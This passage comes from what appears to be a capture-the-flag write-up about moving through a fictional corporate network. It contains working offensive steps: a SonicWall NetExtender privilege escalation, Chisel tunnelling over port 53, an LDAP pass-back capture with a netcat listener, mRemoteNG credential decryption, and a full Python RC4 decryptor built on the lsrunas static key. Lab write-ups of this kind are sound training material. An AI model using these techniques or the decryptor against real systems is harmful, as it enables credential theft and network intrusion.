
Unfortunately, the found credentials for the Apache Guacamole interface do not work on the Windows system. However, the logo in the lower left corner looks interesting. It appears to be a pre-auth VPN client—in this case, the *SonicWall NetExtender*. When we click on the NetExtender entry and press

enter, we see that the SonicWall NetExtender version opens. The installed version is 10.2.236. After some internet searching, we found out that this version is vulnerable to a *Local Privilege Escalation (LPE)*¹⁵. No further information or *Proof of Concept (PoC)* was found in the advisory. However, by opening the export function, a Windows Explorer window opened, allowing us to execute arbitrary system commands as **SYSTEM**, as seen below:



These privileges were then used to create a new local administrator. After the account was created, we were able to log in to the system with the newly created account. Nice!

¹⁵<https://psirt.global.sonicwall.com/vuln-detail/SNWLID-2023-0014>



It seems that we are now somewhere in the *BeanBeat* network. To get a better overview, we decided to deploy a SOCKS proxy on the server using *Chisel*¹⁶. We used the function of *Apache Guacamole* to upload the SOCKS proxy by pressing *Shift+Ctrl+Alt*. After the SOCKS proxy was successfully uploaded, we tried several outgoing ports. Neither HTTP nor HTTPS worked, so we decided to use ports like TCP 53 (DNS). It seems that the server's firewall was not configured properly, and outgoing traffic over TCP port 53 works.

¹⁶<https://github.com/jpillora/chisel/>

The Arcane Gateway (Reconnaissance)

With the established connection using the SOCKS proxy, some internal reconnaissance was started. For this purpose, the gateway `172.20.0.1` was used for reverse DNS lookups. Furthermore, the tool `mapcidr`¹⁷ was also used to generate the IP ranges that we wanted to test:

```
1 $ mapcidr -silent -cl 172.20.0.1/24 \  
2   | xargs -I{} proxychains -q -f prx.conf ./rdns.sh "{}" 172.20.0.1  
3 BB-FW.BB.LOCAL 172.20.0.1  
4 VPN.BB.LOCAL 172.20.0.5  
5 BB-JUMP.BB.LOCAL 172.20.0.10  
6 BB-TIME.BB.LOCAL 172.20.0.100  
7 [...]   
8 BB-FS01.BB.LOCAL 172.20.0.120  
9 BB-PRINTER.BB.LOCAL 172.20.0.200  
10 BB-BCK01.BB.LOCAL 172.20.0.220
```

There are some servers in the network, but most of them were not accessible. After scanning the hosts for common ports, we discovered that the host `BB-PRINTER.BB.LOCAL` (`172.20.0.200`) was accessible and a printer web interface was found, as the FQDN already mentioned.

Canon TS5300 se... /

Menu < LDAP Settings

Printer status

Utilities

Device settings

AirPrint settings

Security

LAN settings

Firmware update

Language selection

Manual (Online)

LDAP Host:
MTF.local

LDAP Port:
389

LDAP Base DN:
dc=MTF,dc=local

LDAP Username:
printer

LDAP Password:
●●●●●●●●
This value can only be changed in front of the device.

172.20.0.200 Save Test Connection

¹⁷<https://github.com/projectdiscovery/mapcidr>


The web interface looked really boring except for one function: *LDAP Settings*. A screenshot of the web interface can be found above. This looks really promising because it seems that the printer has some connection to the *Active Directory (AD) MTF.local*. Furthermore, there seems to be an account stored on the printer. There is also a *Test Connection* button. So, what happens if we change the *LDAP Host* entry to a system that we control? Let's check it:

```
1 $ nc -lvp 389
2 Listening on 0.0.0.0 389
3 Connection received on [...]
4 0'`"␣printerE>SRg'A2>at#hZu}_<yt
```

The server connects to a system that we control, and on top of that, it sends the username and password in cleartext. Maybe this can be useful later.

Vault of the Veil (Lateral Movement)

Now that we are able to access some hosts on the *BB.local* network through *chisel* running on *BB-JUMP.BB.LOCAL*, we decided to jump back to this server to look for files with passwords or other useful information. We used *chisel* to establish an RDP connection to the *BB-JUMP* server to avoid the *Apache Guacamole* web interface. Over RDP, we can easily search for files via Windows Explorer. Here we found an old backup of the remote management server software *mRemoteNG*.



Old versions of this software used a weak secret, which allowed anyone with access to the **.xml* files to decrypt passwords sometimes stored in the config file of the *mRemoteNG* software. After we downloaded the files from the server, we spotted some decrypted credentials within the *confCons.xml* file:

```
1 [...]
2 <Node Name="LP-BB-0001" Type="Connection" Descr="" Icon="mRemoteNG"
  Panel="General" Id="395ef80e-6edf-4b5b-abc5-b20c70cc8d8f" Username="
  mfalkenstein" Domain="" Password="+FfV6ZekuX7LrIuZr+0
  tJjscEFay11zAgGUsFRTpr0kSJgnzPF1cyPGlEUbygwAwvY0yeOS+WgUK2hg/
  R3HJdRQYEpo=" Hostname="lp-bb-0001.bb.local" Protocol="RDP"
  PuttySession="Default Settings" Port="3389" [...]
3 [...]
```


There are several public tools available to decrypt the passwords stored in the config file. For our purpose, we used the tool *mRemoteNG Decrypt*¹⁸:

```
1 $ python3 mremoteng_decrypt.py confCons.xml
2 [...]
3
4 Name: LP-BB-0001
5 Hostname: lp-bb-0001.bb.local
```

¹⁸https://raw.githubusercontent.com/gquere/mRemoteNG_password_decrypt/master/mremoteng_decrypt.py


```
6 Username: mfalkenstein
7 Password: :Qs'F8S?ln*oI%osQ<*$
8
9 Name: LP-BB-0002
10 Hostname: lp-bb-0002.bb.local
11 Username: fheinemann
12 Password: S0ph!@He!neM@nn1995!
13
14 [...]
```

Luckily, the RDP port for the mentioned server *LP-BB-0002* was open and accessible through our SOCKS proxy. First, we tried the *mfalkenstein* credentials, but unfortunately, the credentials were wrong or the account was not there. However, the second set of credentials that we tested worked like a charm, and we were able to connect to *LP-BB-0002.BB.LOCAL* in the context of the user *fheinemann*. This is depicted in the screenshot below:



Masters of the Forgotten Cipher (Lateral Movement)

In addition to the *mRemoteNG*, we also found a folder called *bak* within the user folder of the user *admbuild*. Within this folder, there are some TLS certificates as well as the file *addRootCA.bat*. This file contains a decrypted password, as seen in the screenshot below. Furthermore, the batch script starts the *lsrunas.exe* that is also in this folder. The *lsarunas.exe* seems to be a variant to execute system commands or whatever you want in the context of another user. This, and the fact that the password of the built-in Administrator of the *MTF.local* domain seems to be used, makes this file very interesting. Therefore, the *lsarunas.exe* was then downloaded from the system to take a closer look at this file.



After the file was downloaded from the system, we opened it in IDA to discover that it appears to use a kind of obfuscation, which makes our task of reversing this software much harder. By executing the *lsarunas.exe* in a separate VM, we already knew that this software was developed by *Geert Moernaut* back in the day. We also found out that this piece of software has a vulnerability assigned to CVE-2007-6340, which describes a flaw in the usage of the encryption mechanism. The tool uses SHA1 and RC4 to encrypt the passwords. The SHA1 hash of a constant string is directly used as a 160-bit RC4 key. There is no random IV construction. As a stream cipher, RC4 is only secure as long as you make sure that no two plaintexts are encrypted using the same keystream. When using raw RC4 without some form of unique IV construction, the keystream will be the same for every key. This is described in the advisory¹⁹.

¹⁹<https://www.roe.ch/advisories/R200703-lsrunase-supercrypt-rc4.txt>

```

CODE:00419A85 loc_419A85:                                ; CODE XREF: CODE:00419A68↑j
CODE:00419A85      xor     ecx, ecx
CODE:00419A87      mov     dl, 1
CODE:00419A89      mov     eax, off_417BA0
CODE:00419A8E      call    sub_417AF8
CODE:00419A93      mov     esi, eax
CODE:00419A95      mov     ecx, off_4181DC
CODE:00419A9B      mov     edx, offset aLinks3l3ctionr ; "l1nks3l3ctionrun@s"
CODE:00419AA0      mov     eax, esi
CODE:00419AA2      call    sub_4178DC
CODE:00419AA7      lea     eax, [ebp-18h]
CODE:00419AAA      mov     edx, dword_41C8A4
CODE:00419AB0      call    sub_4048F0
CODE:00419AB5      mov     edx, [ebp-18h]
CODE:00419AB8      lea     ecx, [ebp-14h]
CODE:00419ABB      mov     eax, esi
CODE:00419ABD      mov     edi, [eax]
CODE:00419ABF      call    dword ptr [edi+58h]
CODE:00419AC2      mov     edx, [ebp-14h]
CODE:00419AC5      mov     eax, offset dword_41C8A4
CODE:00419ACA      call    sub_404E64
CODE:00419ACF      mov     eax, esi
CODE:00419AD1      mov     edx, [eax]
CODE:00419AD3      call    dword ptr [edx+44h]
CODE:00419AD6      mov     eax, esi
CODE:00419AD8      call    sub_403934
CODE:00419ADD      mov     eax, offset dword_41C8B4

```

Now that we know the file uses a kind of obfuscation, we tried to find out which obfuscation tool was used. After some internet research, we discovered that the tool was packed with *PECompact* version 2²⁰. With some tutorials and a debugger such as *x64dbg*²¹, we were able to bypass the unpacking mechanism and get the "clean" code of the tool. After obtaining the code without any obfuscation, we opened the file in IDA for a quick reversing session. The aim was to find the static key mentioned in the advisory to encrypt and decrypt the passwords. The static key was found in the *loc_419A85* function within the binary, as seen in the screenshot above.

```

1  #!/usr/bin/env python3
2  # https://www.roe.ch/advisories/R200703-lsrunase-supercrypt-rc4.txt
3
4  import hashlib
5  import base64
6
7  secret = "l1nks3l3ctionrun@s"
8
9  def rc4(key, data):
10     S = list(range(256))
11     j = 0
12
13     for i in range(256):
14         j = (j + S[i] + key[i % len(key)]) % 256
15         S[i], S[j] = S[j], S[i]
16
17     i = 0

```

²⁰<https://bitsum.com/pecompact.htm>

²¹<https://x64dbg.com/>


```
18     j = 0
19     result = bytearray()
20
21     for char in data:
22         i = (i + 1) % 256
23         j = (j + S[i]) % 256
24         S[i], S[j] = S[j], S[i]
25         result.append(char ^ S[(S[i] + S[j]) % 256])
26
27     return bytes(result)
28
29 def encrypt_password(password):
30     key = hashlib.sha1(secret.encode()).digest()
31     encrypted_password = base64.b64encode(rc4(key, password.encode())).
32         decode()
33     return encrypted_password
34
35 def decrypt_password(encrypted_password):
36     key = hashlib.sha1(secret.encode()).digest()
37     decrypted_password = rc4(key, base64.b64decode(encrypted_password))
38         .decode()
39     return decrypted_password
40
41 encrypted_pwd = "y3NRq00j/7zNjb0rA[...]AYoNvu3d80rs0wRoakrtwA=="
42 v = decrypted_result = decrypt_password(encrypted_pwd)
43 print("Decrypted Password:\n", decrypted_result)
44
45 encrypted_result = encrypt_password(v)
46 print("\nEncrypted Password:\n", encrypted_result)
```

The knowledge about the static secret and how the password is decrypted or encrypted helped us to write a short Python script that uses the decrypted Base64 string from the `.bat` file to get the cleartext password.


```
1 $ ./decrypt_lsrunas.py
2 Decrypted Password:
3 FLAG{Masters-of-the-Forgotten-Cipher#473038918671d6b03d6a95b5cbd7f1ec}
4
5 Encrypted Password:
6 y3NRq00j/7zNjb0rA[...]AYoNvu3d80rs0wRoakrtwA==
```

Dungeon of Digital Shadows (Reconnaissance)

Later, the access via RDP to the *LP-BB-0002* system, as described in the *Vault of the Veil* section, was used to look for files that contain passwords or things that could be useful later. Here we were able to obtain a KeePass key in the Documents folder of the user *fheinemann*. However, the KeePass database itself was not found on the system. Just in case, we also took a look in the *Recycle Bin* and found a copy of a KeePass database file. Jackpot!




After we restored the KeePass database file, we tried several combinations, including the key file that we also found. Nothing worked. In the end, we tried to open the KeePass database without any password, and oh my gosh, the KeePass file opened. It seems that the user *fheinemann* misinterpreted the functionality of a KeePass key file. However, this circumstance allowed us to gain access to the KeePass database. Thanks, *fheinemann*!



In the Documents folder, there were also two files that sounded interesting. The first one was a `todo.txt` and the second one was an RDP connection file to `LP-BB-0001.BB.LOCAL`. As we already know from the beginning, the system is not accessible, or at least the TCP port 3389 (RDP) is not open.

Infernal Exploit (Extra Miles)

